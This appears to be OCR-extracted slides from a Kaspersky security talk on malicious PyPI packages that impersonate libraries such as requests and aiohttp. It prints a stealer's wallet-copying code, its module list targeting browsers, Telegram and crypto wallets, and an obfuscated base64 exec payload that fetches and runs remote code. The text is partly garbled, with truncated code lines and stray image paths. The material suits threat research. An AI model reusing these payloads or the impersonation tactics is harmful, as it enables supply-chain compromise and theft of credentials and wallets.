vxrail-ansible-utility
```


As the name suggests, aiohttp-* packages are a recurrent theme of trojans impersonating the AIOHTTP library, as we've discussed earlier. 'roblox-wrapper' is another example of Roblox and Discord malware targeting the gaming community.

The 'very-hackerman' package assigned sonatype-2022-3289, contains an encrypted payload, as analyzed by our security researcher Adam Reynolds.


"The `setup.py` file contains a series of encrypted commands that exfiltrate data from the affected system to a Discord server controlled by the attacker, then attempts to open a reverse shell connection to a remote IP, allowing the attacker to execute OS commands on the compromised host," explains Reynolds.

https://blog.sonatype.com/this-week-in-malware-npm-malware-exfiltrates-windows-sam-amazon-ec2-credentials

Meanwhile, in the Python-land




```
./modules/plugins/Details.py
./modules/plugins/base_plugin.py
./modules/plugins/__init__.py
./modules/plugins/Filezilla.py
./modules/plugins/details.py
./modules/plugins/wallets
./modules/plugins/wallets/Exodus.py
./modules/plugins/wallets/__init__.py
./modules/plugins/wallets/exodus.py
./modules/plugins/whatsapp.py
./modules/plugins/Whatsapp.py
./modules/plugins/filezilla.py
./modules/plugins/Telegram.py
./modules/plugins/telegram.py
./modules/plugins/browsers
./modules/plugins/browsers/Chromium.py
./modules/plugins/browsers/__init__.py
./modules/plugins/browsers/chromium.py
./modules/plugins/browsers/decrypt.py
./modules/logger.py
./modules/tools.py
./modules/config.py
./modules/paths.py
./modules/path_search.py
```



```
  async for p in search_paths(wallet_folder_paths, set(wallets.ke
      if not isdir(p):
          continue

      wallets_path = join(self.conf.log_path, 'wallets')
      if not isdir(wallets_path):
          mkdir(wallets_path)

      name = split(p)[1]
      wallet_name = wallets[name]
      dest_path = join(wallets_path, f'{wallet_name}_{token_hex(4

      try:
          await copytree(p, dest_path)
      except Exception as e:
          pass

      await self.conf.logger.log(f'[redacted]зжен веб кошель с {p}')
cept Exception as e:
  await self.conf.logger.log(f'Ошибка при попытке спи[redacted]ь веб кс


def callback(self, path: str) -> None:
romium_browser_names = {
  'opera gx stable',
  'opera stable',
  'chrome',
  'yandexbrowser'
```

Meanwhile, in the Python-land




Leonid Bezvershenko @bzvr_ · Aug 11

We have just discovered two malicious PyPi packages masquerading as HTTP libraries: ‘ultrarequests’ and ‘pyquest’. The description of these packages is taken from the ‘requests’ package. The malicious code is in the class ‘HTTPError’ (‘exceptions[.]py’ file) [1/3]


```
ception):
rred."""
\x69\x6c\x74\x69\x6e\x73').exec(__import__('\x62\x75\x69\x
2\x61\x73\x65\x36\x34').b64decode("ZnJvbSB0ZW1wZmlsZSBpbXE
mcm9tIHN5cyBpbXBvcnQgZXhlY3V0YWJsZSBhcyBfZWV4ZWN1dGFibGUKZ
gpfdHRtcCA9IF9mZmlsZShkZWxldGU9RmFsc2UpCl90dG1wLndyaXRlKGI
vcGVuIGFzIF91dXJsb3BlbjtleGVjKF91dXJsb3BlbignaHR0cHM6Ly96Z
Tc0MzI1MS93YXAvZW5uZXIvaW5qZWN0b3InKS5yZWFkKCkpIiIiKQpfdHF
7X2VleGVjdXRhYmxlLnJlcGxhY2UoJy5leGUnLCAndy5leGUnKX0ge190d
,'\x65\x78\x65\x63'))


uestException):
 occurred."""
```

2 116 257



Author: Kenneth Reitz
License: Apache 2.0
Summary: Python HTTP for Humans.
Latest version: 2.28.3
Required dependencies: certifi | charset-normalizer | idna | urllib3
Optional dependencies: chardet | pysocks

Downloads last day: 77
Downloads last week: 290
Downloads last month: 408



ultrarequests 2.28.3

```
pip install ultrarequests
```

Released: Jul 30, 2022

Python HTTP for Humans.

Navigation

- Project description
- Release history
- Download files

Project links

- Homepage
- Documentation
- Source

Statistics

GitHub statistics:

- **Stars:** 48,015
- **Forks:** 8,820
- **Open issues/PRs:** 234

View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery

Meta

License: Apache Software License (Apache 2.0)

Author: Kenneth Reitz

Project description

ultrarequests

ultrarequests is a simple, yet elegant, HTTP library.

```
>>> import ultrarequests
>>> r = ultrarequests.get('https://httpbin.org/basic-auth/user/pass', auth=('user', 'pass'))
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
'{"authenticated": true, ...'
>>> r.json()
{'authenticated': True, ...}
```

ultrarequests allows you to send HTTP/1.1 requests extremely easily. There’s no need to manually add query strings to your URLs, or to form-encode your `PUT` & `POST` data — but nowadays, just use the `json` method!

ultrarequests is one of the most downloaded Python packages today, pulling in around `30M downloads / week`— according to GitHub, ultrarequests is currently depended upon by `1,000,000+` repositories. You may certainly put your trust in this code.

downloads/month 230M | python 3.7 | 3.8 | 3.9 | 3.10 | 3.11 | contributors 409

Installing ultrarequests and Supported Versions

ultrarequests is available on PyPI:

```
$ python -m pip install ultrarequests
```

https://twitter.com/bzvr_/status/1557807795877171201

Meanwhile, in the Python-land

Where to next?

- Rust
- Golang
- Whole GitHub?

- A never ending story…

ON
FF
ONE
2022

Thank you.
Questions?

kaspersky